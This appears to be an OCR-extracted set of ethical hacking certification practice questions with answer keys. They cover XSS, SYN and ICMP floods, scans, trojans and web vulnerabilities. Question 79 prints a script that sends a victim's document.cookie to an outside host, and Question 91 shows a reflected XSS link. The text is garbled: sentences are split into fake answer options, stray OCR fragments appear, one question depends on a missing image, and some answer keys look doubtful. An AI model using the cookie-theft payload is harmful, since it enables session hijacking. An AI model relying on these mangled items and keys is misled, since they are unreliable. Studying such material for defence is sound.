
Stephanie is worried that her Internet activity might give her supervisor reason to write her up, or worse get her fired. Stephanie's daily work duties only consume about four hours of her time, so she usually spends the rest of the day surfing the web. Stephanie really enjoys surfing the Internet but definitely does not want to get fired for it.

What should Stephanie use so that she does not get in trouble for surfing the Internet?

A. Stealth IE
B. Stealth Anonymizer
C. Stealth Firefox
D. Cookie Disabler

Answer: B


NEW QUESTION 79
XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.



<	&lt;
>	&gt;
(	&#40;
)	&#41;
#	&#35;
&	&amp;
"	&quot;

```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?



```
A. &amp;script&gt;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
   &amp;/script&gt;

B. &amp;script&#35;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; +
   document.cookie;
   &amp;/script&#35;

C. &gt;script&gt;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; +
   document.cookie;
   &lt;/script&gt;

D. &lt;script&gt;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
   &lt;/script&gt;
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 83
The SYN flood attack sends TCP connections requests faster than a machine can process them.
? Attacker creates a random source address for each packet
? SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP address
? Victim responds to spoofed IP address, then waits for confirmation that never arrives (timeout wait is about 3 minutes)
? Victim's connection table fills up waiting for replies and ignores new connections
? Legitimate users are ignored and will not be able to access the server
How do you protect your network against SYN Flood attacks?

A. SYN cookie
B. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the clients IP address, port number, and other informatio
C. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifie
D. Thus, the server first allocates memory on the third packet of the handshake, not the first.
E. RST cookies - The server sends a wrong SYN/ACK back to the clien
F. The client should then generate a RST packet telling the server that something is wron
G. At this point, the server knows the client is valid and will now accept incoming connections from that client normally
H. Check the incoming packet's IP address with the SPAM database on the Internet and enable the filter using ACLs at the Firewall
I. Stack Tweakin
J. TCP stacks can be tweaked in order to reduce the effect of SYN flood
K. Reduce the timeout before a stack frees up the memory allocated for a connection
L. Micro Block
M. Instead of allocating a complete connection, simply allocate a micro record of 16-bytes for the incoming SYN object

Answer: ABDE

NEW QUESTION 88
Which type of scan does NOT open a full TCP connection?

A. Stealth Scan
B. XMAS Scan
C. Null Scan
D. FIN Scan

Answer: A


NEW QUESTION 91
Consider the following code:
URL:http://www.certified.com/search.pl? text=<script>alert(document.cookie)</script>
If an attacker can trick a victim user to click a link like this, and the Web application does not validate input, then the victim's browser will pop up an alert showing the users current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page, or redirecting the user to another Web site.
What is the countermeasure against XSS scripting?

A. Create an IP access list and restrict connections based on port number
B. Replace "<" and ">" characters with "& l t;" and "& g t;" using server scripts
C. Disable Javascript in IE and Firefox browsers
D. Connect to the server using HTTPS protocol instead of HTTP

Answer: B

NEW QUESTION 92

If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization.



How would you prevent such type of attacks?

A. It is impossible to block these attacks
B. Hire the people through third-party job agencies who will vet them for you
C. Conduct thorough background checks before you engage them
D. Investigate their social networking profiles


Answer: C

NEW QUESTION 93

Fake Anti-Virus, is one of the most frequently encountered and persistent threats on the web. This malware uses social engineering to lure users into infected websites with a technique called Search Engine Optimization.

Once the Fake AV is downloaded into the user's computer, the software will scare them into believing their system is infected with threats that do not really exist, and then push users to purchase services to clean up the non-existent threats.

The Fake AntiVirus will continue to send these annoying and intrusive alerts until a payment is made.



(MS)ANTIVIRUS WARNING

WARNING: 62 infections found!
Last scan detected malicious programs and viruses.

These harmful programs may cause:
- System crash
- Permanent data loss
- Sensitive information disclosure
- System startup failures
- System slowdown
- Internet connection loss
- Infection of other computers on your network

It is highly recommended to remove harmful programs and viruses immediately. You have to register this copy now to eliminate these threats. To do so, please click "Remove all threats" button below.
have to register this copy now to eliminate these threats. To do so, please click "Remove all threats" button below.

Remove all threats — Register now and clean your PC
Continue unprotected — Threats will NOT be removed

n online casino program...
n online casino program...
lity that logs all keystro...
r computer activity and...
eystrokes and log infor...
itor that watches Inter...
may track the unique ...
es in two versions: a fr...
monitor that is capable ...
able of tracking Web ...

What is the risk of installing Fake AntiVirus?

A. Victim's Operating System versions, services running and applications installed will be published on Blogs and Forums
B. Victim's personally identifiable information such as billing address and credit card details, may be extracted and exploited by the attacker

C. Once infected, the computer will be unable to boot and the Trojan will attempt to format the hard disk
D. Denial of Service attack will be launched against the infected computer crashing other machines on the connected network

Answer: B

NEW QUESTION 97
Attacking well-known system defaults is one of the most common hacker attacks. Most software is shipped with a default configuration that makes it easy to install and setup the application. You should change the default settings to secure the system.
Which of the following is NOT an example of default installation?

A. Many systems come with default user accounts with well-known passwords that administrators forget to change
B. Often, the default location of installation files can be exploited which allows a hacker to retrieve a file from the system
C. Many software packages come with "samples" that can be exploited, such as the sample programs on IIS web services
D. Enabling firewall and anti-virus software on the local system


Answer: D

NEW QUESTION 99
In what stage of Virus life does a stealth virus gets activated with the user performing certain actions such as running an infected program?

A. Design
B. Elimination
C. Incorporation
D. Replication
E. Launch
F. Detection

Answer: E

NEW QUESTION 102
Which of the following statement correctly defines ICMP Flood Attack? (Select 2 answers)


Attacker
The attacker sends ICMP ECHO requests with spoofed source addresses
Target Server
ECHO Request
ECHO Reply
ECHO Request
ECHO Reply
-Maximum limit of ICMP Echo Requests per Second-
ECHO Request
ECHO Request
Legitimate ICMP echo request from an address in the same security zone

A. Bogus ECHO reply packets are flooded on the network spoofing the IP and MAC address
B. The ICMP packets signal the victim system to reply and the combination of traffic saturates the bandwidth of the victim's network
C. ECHO packets are flooded on the network saturating the bandwidth of the subnet causing denial of service
D. A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP_ECHO_REPLY packets to the victim system.

Answer: BD

NEW QUESTION 107
Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by

unsophisticated attackers with easily available tools on the Internet. He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out vulnerabilities.
What are some of the common vulnerabilities in web applications that he should be concerned about?

A. Non-validated parameters, broken access control, broken account and session management, cross-site scripting and buffer overflows are just a few common vulnerabilities
B. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
C. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities
D. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities

Answer: A

NEW QUESTION 110
How many bits encryption does SHA-1 use?

A. 64 bits
B. 128 bits
C. 256 bits
D. 160 bits

Answer: D

NEW QUESTION 114
More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers ?it basically hides the true nature of the shellcode in different disguises.
How does a polymorphic shellcode work?

A. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode
B. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
C. They reverse the working instructions into opposite order by masking the IDS signatures
D. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode

Answer: A

NEW QUESTION 115
What are the limitations of Vulnerability scanners? (Select 2 answers)

A. There are often better at detecting well-known vulnerabilities than more esoteric ones
B. The scanning speed of their scanners are extremely high
C. It is impossible for any, one scanning product to incorporate all known vulnerabilities in a timely manner
D. The more vulnerabilities detected, the more tests required
E. They are highly expensive and require per host scan license


Answer: AC

NEW QUESTION 117
TCP/IP Session Hijacking is carried out in which OSI layer?

A. Datalink layer
B. Transport layer
C. Network layer
D. Physical layer

Answer: B

NEW QUESTION 119
What type of Trojan is this?



A. RAT Trojan
B. E-Mail Trojan
C. Defacement Trojan
D. Destructing Trojan
E. Denial of Service Trojan

Answer: C

NEW QUESTION 124
You want to capture Facebook website traffic in Wireshark. What display filter should you use that shows all TCP packets that contain the word 'facebook'?

A. display==facebook
B. traffic.content==facebook
C. tcp contains facebook
D. list.display.facebook

Answer: C

NEW QUESTION 126
You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (http://www.ejacobank.com) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time. Once the list of 100 passwords is almost finished, the system automatically sends out a new password list by encrypted e-mail to the customer.
You are confident that this security implementation will protect the customer from password abuse.
Two months later, a group of hackers called "HackJihad" found a way to access the one- time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (http://www.e-jacobank.com) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.
Your decision of password policy implementation has cost the bank with USD 925, 000 to hackers. You immediately shut down the e-banking website while figuring out the next best
security solution
What effective security solution will you recommend in this case?

A. Implement Biometrics based password authentication syste
B. Record the customers face image to the authentication database
C. Configure your firewall to block logon attempts of more than three wrong tries
D. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
E. Implement RSA SecureID based authentication system

Answer: D

NEW QUESTION 130
While performing a ping sweep of a local subnet you receive an ICMP reply of Code 3/Type 13 for all the pings you have sent out. What is the most likely cause of this?

A. The firewall is dropping the packets
B. An in-line IDS is dropping the packets
C. A router is blocking ICMP
D. The host does not respond to ICMP packets

